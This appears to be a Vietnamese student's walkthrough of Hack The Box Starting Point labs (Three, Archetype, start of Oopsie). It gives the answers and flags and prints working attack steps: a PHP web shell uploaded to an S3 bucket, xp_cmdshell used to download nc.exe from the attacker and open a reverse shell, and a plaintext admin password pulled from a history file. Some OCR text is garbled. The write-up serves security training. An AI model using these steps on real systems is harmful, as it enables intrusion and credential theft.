List AWS resources in a region and output in YAML: HINT
aws dynamodb list-tables --region us-east-1 --output yaml

Use auto prompt to help with a command:
aws iam create-user --cli-auto-prompt

Get an interactive wizard for an AWS resource:
aws dynamodb wizard new_table S3 buckets?

Generate a JSON CLI Skeleton (useful for infrastructure as code):
```

Đáp án: aws configure

TASK 7

Which command is used to set up the AWS CLI installation?

*** *****e

aws configure

Hide Answer

Task 8: Hỏi câu lệnh được dùng để xuất tất cả những gì trong s3 buckets

Đầu tiên nhập lệnh “aws configure” để cấu hình cho aws trước

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ aws configure
AWS Access Key ID [None]: a
AWS Secret Access Key [None]: a
Default region name [None]: a
Default output format [None]: a
```

Thực hiện câu lệnh “aws s3 ls” thì gặp lỗi sau

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ aws s3 ls
Could not connect to the endpoint URL: "https://s3.a.amazonaws.com/"
```

Để giải quyết lỗi này bằng cách thêm tên miền con

```
GNU nano 8.1                               /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 :: 1      ip6-allnodes
ff02 :: 2      ip6-allrouters

10.129.185.18 unika.htb
10.129.175.211 thetoppers.htb
10.129.175.211 s3.thetoppers.htb
```

Và thay đổi câu lệnh sau

--endpoint-url=http://s3.thetoppers.htb: Chỉ định end point là url của tên miền con

s3://thetoppers.htb : Cho biết mục tiêu là bucket s3 của thetoppers.htb

Sau khi chạy, cho thấy một tệp tên là index.php


```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]?
$ aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
          0 .htaccess ANSWER HINT
2024-10-11 10:35:24      11952 index.php
```

Đáp án: aws s3 ls

TASK 8
What is the command used by the above utility to list all of the S3 buckets?
*** * * *
aws s3 ls
Hide Answer

Task 9: Hỏi máy chủ chạy loại tệp scripting nào

Đáp án: php



Task cuối: tìm flag của root:

Để tìm được thì phải tạo một reverse shell trên trang

Đầu tiên tạo một tệp php với nội dung sau:

Phần \$_GET['cmd'] sẽ lấy giá trị của thành phần cmd trong url

System(..) Những giá trị đó được gửi đến command line thực hiện lệnh tương ứng.

```
GNU nano 8.1                                     shell.php *
<?php system($_GET['cmd']); ?>
```

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cat shell.php
<?php system($_GET['cmd']); ?>
```

Sau đó sử dụng câu lệnh sau để gửi shell.php đến bucket của tên miền con

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ aws s3 cp --endpoint-url=http://s3.thetoppers.htb shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

Truy cập đến trang <http://thetoppers.htb/shell.php>

Rồi sau đó thêm ?cmd=(câu lệnh cmd bất kì)


The screenshot shows a browser window with the URL <http://thetoppers.htb/shell.php?cmd=ls>. The page content displays the output of the ls command, showing "index.php shell.php". The browser navigation bar includes links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Thì để tìm được flag thì sử dụng ls+../

```
← → C ⌂ thetoppers.htb/shell.php?cmd=ls+../
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
flag.txt html
```

Để xuất dữ liệu của flag.txt thì sử dụng lệnh cat+..//flag.txt

```
← → C ⌂ thetoppers.htb/shell.php?cmd=cat+..//flag.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
a980d99281a28d638ac68b9bf9453c2b
```



TIER 2:

Archetype(7 task and user+root):

Đầu tiên quét các cổng để tìm cổng mở

```
└$ sudo masscan -p1-65535,U:1-65535 10.129.57.45 --rate=1000 -e tun0
Starting masscan 1.3.2 (http://bit.ly/14GZzct) at 2024-10-11 15:13:57 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 445/tcp on 10.129.57.45
Discovered open port 49668/tcp on 10.129.57.45
Discovered open port 1433/tcp on 10.129.57.45
Discovered open port 49666/tcp on 10.129.57.45
Discovered open port 49669/tcp on 10.129.57.45
Discovered open port 49665/tcp on 10.129.57.45
Discovered open port 47001/tcp on 10.129.57.45
Discovered open port 5985/tcp on 10.129.57.45
Discovered open port 49664/tcp on 10.129.57.45
Discovered open port 139/tcp on 10.129.57.45
Discovered open port 49667/tcp on 10.129.57.45
^Zte: 0.00-kpps, 100.00% done, waiting 9-secs, found=11
zsh: suspended sudo masscan -p1-65535,U:1-65535 10.129.57.45 --rate=1000 -e tun0
```

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ nmap -p 445,49668,1433,49666,49669,49665,47001,5985,49664,139,49667 -sV -sC 10.129.57.45
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-11 11:18 EDT
Nmap scan report for 10.129.57.45
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
443/tcp    open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.129.57.45:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       non-SP patches applied: false
|     TCP port: 1433
|     ms-sql-ntlm-info:
|       10.129.57.45:1433:
|         Target_Name: ARCHETYPE
|         NetBIOS_Domain_Name: ARCHETYPE
|         Workgroup: WORKGROUP\kali\ARCHETYPE
```

Task 1: Hỏi cổng tcp chạy một máy chủ cơ sở dữ liệu

áp án: 1433

TASK 1

Which TCP port is hosting a database server?

***3

1433

Hide Answer

Task 2: Hỏi tên của một share không thuộc về quản trị qua smb

Để xuất các share của máy chủ sử dụng lệnh:

smbclient -L <ip của box>

Thì trong các share xuất ra share không có ký tự \$ sẽ là share cần tìm

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ smbclient -L 10.129.57.45
Password for [WORKGROUP\kali]:
Sharename      Type      Comment
ADMIN$          Disk      Remote Admin
backups        Disk
C$              Disk      Default share
IPC$           IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.57.45 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Đáp án: backups

TASK 2

What is the name of the non-Administrative share available over SMB?

*****S

backups

Hide Answer



Task 3: Tìm password trong một tệp của smb share đó:

Đầu tiên truy cập share đó bằng câu lệnh sau

Do share không thuộc quản trị nên không cần mật khẩu

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ smbclient //10.129.57.45/backups
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
prod.dtsConfig
D      0 Mon Jan 20 07:20:57 2020
D      0 Mon Jan 20 07:20:57 2020
AR     609 Mon Jan 20 07:23:02 2020

5056511 blocks of size 4096. 2572503 blocks available
```

Sử dụng lệnh help để xem các lệnh có thể dùng

```
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd        chmod
chown       close        del          deltree    dir
du          echo         exit         get        getfacl
getreas     hardlink    help         history    iosize
lcd         link         lock        lowercase  ls
l           mask         md          mget      mkdir
mkfifo      more         mput        newer     notify
open        posix        posix_encrypt posix_open posix_mkdir
posix_rmdir thet  posix_unlink sh  posix_whoami print   prompt
put          pwd          q           queue    quit
readlink    rd           recurse    reget    rename
reput       rm           rmdir      showacls setea
setemode    copy         stat        symlink  tar
taremode   timeout     translate  unlock   volume
vuid        wdel        logon      listconnect showconnect
tcon        tdis        tid        utimes  logoff
..
!
smb: \> help get
HELP get:
<remote name> [local name] get a file
```

Sau khi tìm kiếm bằng lệnh ls sẽ tìm thấy một tệp có tên prod.dtsConfig

Dùng get để tải tệp đó về

```
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.4 KiloBytes/sec) (average 0.4 KiloB
bytes/sec)
smb: \> [option can be used in order to establish an
connection to a Microsoft SQL Server?]
```

Dùng lệnh cat để xuất dữ liệu trong tệp:

Tìm thấy ID và Password

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ cat prod.dtsConfig
<DTSCConfiguration>
  <DTSCConfigurationHeading>...
    <DTSCConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromP
ackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
  </DTSCConfigurationHeading>
  <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[C
onnectionString]" ValueType="String">
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Cat
alog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredVal
ue>
  </Configuration>
</DTSCConfiguration>
```

Đáp án: M3g4c0rp123

TASK 3

What is the password identified in the file on the SMB share?

*****3

M3g4c0rp123

Hide Answer

Task 4: Hỏi script nào trong bộ Impacket dùng để kết nối được xác thực đến Microsoft SQL Server

functionalities available from remote computer.

MSSQL/TDS

- [mssqlinstance.py](#): Retrieves the MSSQL instances names from the target host.
- [mssqlclient.py](#): An MSSQL client, supporting SQL and Windows Authentications (hashes too). It also supports TLS.

Đáp án: mssqlclient.py

TASK 4

What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server?

*****.*y

mssqlclient.py

Hide Answer

Task 5: Hỏi phương thức nào trong Microsoft SQL Server có thể tạo một Window command line

Sử dụng lệnh mssqlclient.py

```

└──(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ mssqlclient.py
mssqlclient.py: command not found

└──(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ mssqlclient.py
mssqlclient.py: command not found

└──(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ /usr/share/doc/python3-impacket/examples/mssqlclient.py
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
Usage: mssqlclient.py [-h] [-db DB] [-windows-auth] [-debug] [-show] [-file FILE]
                     [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key]
                     [-dc-ip ip address] [-target-ip ip address] [-port PORT]
                     target
                     TDS client implementation (SSL supported).

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help             show this help message and exit
  -db DB                MSSQL database instance (default None)
  -windows-auth          whether or not to use Windows Authentication (default False)
  -debug                Turn DEBUG output ON
  -show                show the queries
  -file FILE            input file with commands to execute in the SQL shell

authentication:

```

Kết nối đến cơ sở dữ liệu bằng câu lệnh:

mssqlclient.py <ID tìm thấy>:<password tìm thấy>@<IP của box>

```

└──(kali㉿kali)-[~/Documents/NT140/Hackthebox]
└─$ /usr/share/doc/python3-impacket/examples/mssqlclient.py ARCHETYPE/sql_svc:M3g4c0rp123@10.129.
57.45 -windows-auth
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (ARCHETYPE\sql_svc dbo@master)> █

```

Sử dụng lệnh help để xuất chi tiết miêu tả các câu lệnh

```

SQL (ARCHETYPE\sql_svc dbo@master)> help

```

lcd {path}	- changes the current local directory to {path}
exit	- terminates the server process (and this session)
enable_xp_cmdshell	- you know what it means
disable_xp_cmdshell	- you know what it means
enum_db	- enum databases
enum_links	- enum linked servers
enum_imPERSONATE	- check logins that can be impersonated
enum_logins	- enum login users
enum_users	- enum current db users
enum_owner	- enum db owner
exec_as_user {user}	- impersonate with execute as user
exec_as_login {login}	- impersonate with execute as login
xp_cmdshell {cmd}	- executes cmd using xp_cmdshell
xp_dirtree {path}	- executes xp_dirtree on the path
sp_start_job {cmd}	- executes cmd using the sql server agent (blind)
use_link {link}	- linked server to use (set use_link localhost to go back to local
or use_link .. to get back one step)	
! {cmd}	- executes a local shell cmd
show_query	- show query
mask_query	- mask query


Đáp án: xp_cmdshell

TASK 5

What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell?

xp_cmdshell
Hide Answer

Success!
Task flag owned!



Task 6: Sử dụng script nào để tìm đường tăng quyền hạn trên window


Đáp án là winpeas

TASK 6

What script can be used in order to search possible paths to escalate privileges on Windows hosts?

winpeas
Hide Answer


Success!
Task flag owned!



Task 7: Hỏi mật khẩu của người dùng administrator:

Bật cờ cho phép sử dụng xp_cmdshell

```
On about enabling xp_cmdshell, search for xp_cmdshell in SQL Server Books Online.  
SQL (ARCHETYPE\sql_svc dbo@master)> enable xp_cmdshell  
[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1.  
Run the RECONFIGURE statement to install.  
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the R  
CONFIGURE statement to install.  
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell dir  
output  
Volume in drive C has no label.  
Volume Serial Number is 9565-0B4F  
NULL  
Directory of C:\Windows\system32
```



Sau đó kiểm thử câu lệnh bằng cách sử dụng xp_cmdshell “powershell -c pwd” : để liệt kê những gì trong thư mục hiện tại

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -c pwd"
output
_____
NULL
used in order to search possible paths to escalate
Path
\hosts?
_____
C:\Windows\system32
_____
SUBMIT ANSWER
HINT
```

Để truy cập tìm kiếm mật khẩu thử tạo một reverse shell trên máy chủ, tạo sử dụng công cụ netcat

Đầu tiên tao một máy chủ chạy trên cổng 80

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox] using the sql serv
└─$ sudo python3 -m http.server 80
[sudo] password for kali:                                          [ask one step]
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... cmd
                                         - show query
                                         - mask query
```

Bên phần sql nhập câu lệnh :

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://<ip của vpn>/nc.exe -outfile nc.exe"
```

Mục đích là tải chương trình nc.exe từ máy tấn công về máy chủ của box

Nếu bên phần chạy máy chủ cổng 80 xuất hiện mã 200, nghĩa là sql đã tải xuống tệp nc.exe

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.129.194.85 - - [12/Oct/2024 02:49:22] code 404, message File not found
10.129.194.85 - - [12/Oct/2024 02:49:22] "GET /nc.exe HTTP/1.1" 404 -
10.129.194.85 - - [12/Oct/2024 03:07:33] code 404, message File not found
10.129.194.85 - - [12/Oct/2024 03:07:33] "GET /nc64.exe HTTP/1.1" 404 -
10.129.194.85 - - [12/Oct/2024 03:07:52] code 404, message File not found (System)
10.129.194.85 - - [12/Oct/2024 03:07:52] "GET /nc.exe HTTP/1.1" 404 -
10.129.194.85 - - [12/Oct/2024 03:09:01] "GET /nc.exe HTTP/1.1" 200 -
```

Sau đó, đóng cổng và mở cổng khác trên 4444

```
[kali㉿kali] - [~/Documents/NT140/Hackthebox]
└─$ sudo nc -nvlp 4444
[sudo] password for kali: NULL
listening on [any] 4444 ...
[!] Server Authentication: SQL (ARCHETYPE\sql_svc) dbo@mas
2024-10-12 03:01:22 +0 C SQL (ARCHETYPE\sql_svc) dbo@mas
```

Sau đó nhập câu lệnh sau bên sql:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc.exe -e cmd.exe <ip của  
vpn> 4444"
```

Mục đích là chạy netcat kết nối đến cổng 4444 của máy tấn công

```
SQL (ARCHETYPE\sql_svc dbo@master)> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\n  
c.exe -e cmd.exe 10.10.14.184 4444"
```

Quay về terminal kia thì có thể thực hiện command line của máy window trong box

```
[kali㉿kali)-[~/Documents/NT140/Hackthebox]  
$ sudo nc -nvlp 4444  
[sudo] password for kali: SQL (ARCHETYPE\sql_svc dbo@master)>  
listening on [any] 4444 ... SQL (ARCHETYPE\sql_svc dbo@master)> xp  
connect to [10.10.14.184] from (UNKNOWN) [10.129.194.85] 49679  
Microsoft Windows [Version 10.0.17763.2061]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\sql_svc\Downloads> xp
```

Sau khi tìm kiếm những tệp đặc biệt bằng câu lệnh cd và dir, trong thư mục Desktop thì tìm thấy tệp có tên là user.txt

```
C:\Users\sql_svc\Desktop>dir  
dir -10-12 03:01:22 VERT SQL (ARCHETYPE\sql_svc dbo@  
Volume in drive C has no label.  
Volume Serial Number is 9565-0B4F 10.10.14.184:80\nc  
03/24-10-12 03:01:22 +0 C:\NULL  
Directory of C:\Users\sql_svc\Desktop  
01/20/2020 06:42 AM <DIR> .  
01/20/2020 06:42 AM <DIR> .. (ARCHETYPE\sql_svc dbo@  
02/25/2020 07:37 AM ENTR 32 user.txt  
00:00P 1 File(s) 32 bytes  
2024-10-12 03: 2 Dir(s) 10,720,722,944 bytes free  
00:00P 256 bits ED256VRF  
C:\Users\sql_svc\Desktop>
```

Sử dụng lệnh type để xuất dữ liệu, từ đây đã có được flag của user

```
C:\Users\sql_svc\Desktop>type user.txt  
type user.txt  
3e7b102e78218e935bf3f4951fec21a3  
C:\Users\sql_svc\Desktop>
```

Do máy window đăng nhập được chỉ ở quyền hạn người dùng thường, để nâng quyền lên thì sử dụng winpeas.

```

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ winpeas -h
Documents
Links
Music
Pictures
Saved Games
Searches
Videos
0 bytes Free
(kali㉿kali)-[/usr/share/peass/winpeas]
$ ls
winPEASany.exe      winPEAS.bat      winPEASx64_ofs.exe  winPEASx86_ofs.exe
winPEASany_ofs.exe   winPEASx64.exe   winPEASx86.exe
(kali㉿kali)-[/usr/share/peass/winpeas]
$ cd ~/Documents/NT140/Hackthebox
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cp /usr/share/peass/winpeas/winPEASx64.exe
cp: missing destination file operand after '/usr/share/peass/winpeas/winPEASx64.exe'
Try 'cp --help' for more information.

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ cp /usr/share/peass/winpeas/winPEASx64.exe .

```

Tương tự như netcat tạo một máy chủ trên cổng 80 để tải tệp winpeas lên máy chủ

```

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Bên máy đang chạy window nhập powershell để chạy những câu lệnh trên powershell

Sử dụng wget để tải tệp winpeas.exe xuống qua câu lệnh:

wget http://10.10.14.184:80/winPEASx64.exe -outfile winPEASx64.exe

```

powershell [~/Documents/NT140/Hackthebox]
C:\Users\sql_svc\Desktop>powershell
powershell [sudo] password for kali:
Windows PowerShell [sudo] password for kali:
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Desktop> wget http://10.10.14.184/winPEASx64.exe -outfile winpeas.exe
wget http://10.10.14.184/winPEASx64.exe -outfile winpeas.exe
PS C:\Users\sql_svc\Desktop>

```

Mã 200 nghĩa là tải xuống thành công

```

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.194.85 - - [12/Oct/2024 03:35:24] "GET /winPEASx64.exe HTTP/1.1" 200 -

```

Kiểm tra lại bằng lệnh dir

```
wget http://10.10.14.104/winPEASx64.exe -O winpeas.exe
PS C:\Users\sql_svc\Desktop> dir
dir
 Directory: C:\Users\sql_svc\Desktop
Mode                LastWriteTime         Length Name
-a----       2/25/2020      6:37 AM           32 user.txt
-a----  10/12/2024  12:35 AM    9856000 winpeas.exe
```

Chạy tệp winpeas.exe

```
PS C:\Users\sql_svc\Desktop> ./winpeas.exe
.\winpeas.exe
[!] If you want to run the file analysis checks (search sensitive information in files
d to specify the 'fileanalysis' or 'all' argument. Note that this search might take sev
es. For help, run winpeas.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows termina
he host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1'
start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this m
also negatives when looking for files). If you are admin, you can enable it with 'REG A
STEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' an
rt a new CMD
=====
          /usr/share/peass/winPEASx64.exe
          ******/#####((((((((((((
          operand after '/usr/share/peass/wi
          (((((((((((((((((((((((((((((((
          ******/#####((((((((((((
          ******/#####(((((((((((
```

Thì trong các thông tin tìm được thì có một tệp chứa lịch sử, chữ hiện đở nghĩa là khả năng khai thác lỗ hổng cao

```
***** PowerShell Settings *****
PowerShell v2 Version: 2.0
PowerShell v5 Version: 5.1.17763.1
PowerShell Core Version:
Transcription Settings: PP
Module Logging Settings:
Scriptblock Logging Settings:
PS history file: C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS history size: 79B
File System
```

Đáp án task 7: ConsoleHost_history.txt

```
TASK 7
What file contains the administrator's password?

*****
ConsoleHost_history.txt
Hide Answer
```

Success!

Task tìm user flag thì theo phần trên đã tìm thấy rồi:

```

SUBMIT FLAG
Submit user flag

*****
3e7b102e78218e935bf3f4951fec21a3
Hide Answer

```

Task cuối tìm flag của root:

Sau khi tìm thấy tệp lịch sử, hãy sử dụng lệnh type để xuất dữ liệu trong tệp, tìm thấy tên người dùng và mật khẩu của người dùng administrator

```

PS C:\Users\sql_svc\Desktop> type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit

```

Sử dụng evil-winrm để đăng nhập:

-u: là username, -p là mật khẩu, -i là ip của box

```

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ evil-winrm -u administrator -p 'MEGACORP_4dm1n!!' -i 10.129.82.160
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
      Read the walkthrough provided, to get a detailed
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Sau khi đăng nhập thì tìm đến các thư mục đến khi tìm được tệp đặc biệt:

Ở thư mục Desktop tìm thấy tệp root.txt, xuất thông tin tệp đó và tìm được flag

```

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-->--          2/25/2020  6:36 AM           32 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
b91cc3305e98240082d4474b848528
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

SUBMIT FLAG

Submit root flag

b91ccec3305e98240082d4474b848528

Hide Answer

Oopsie (10 task and user+root):

Đầu tiên quét các đến khi tìm thấy cổng mở.

```
(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ sudo masscan -p1-65535,U:1-65535 10.129.146.112 --rate=1000 -e tun0
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzCt) at 2024-10-12 14:04:33 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.129.146.112
Discovered open port 80/tcp on 10.129.146.112

(kali㉿kali)-[~/Documents/NT140/Hackthebox]
$ nmap -p 22,80 -sV -sC 10.129.146.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-12 21:09 +07
Nmap scan report for 10.129.146.112
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.14 seconds
```

Task 1: Hỏi công cụ nào được dùng để giám đoạn lưu lượng web

Đáp án: proxy

TASK 1

With what kind of tool can intercept web traffic?

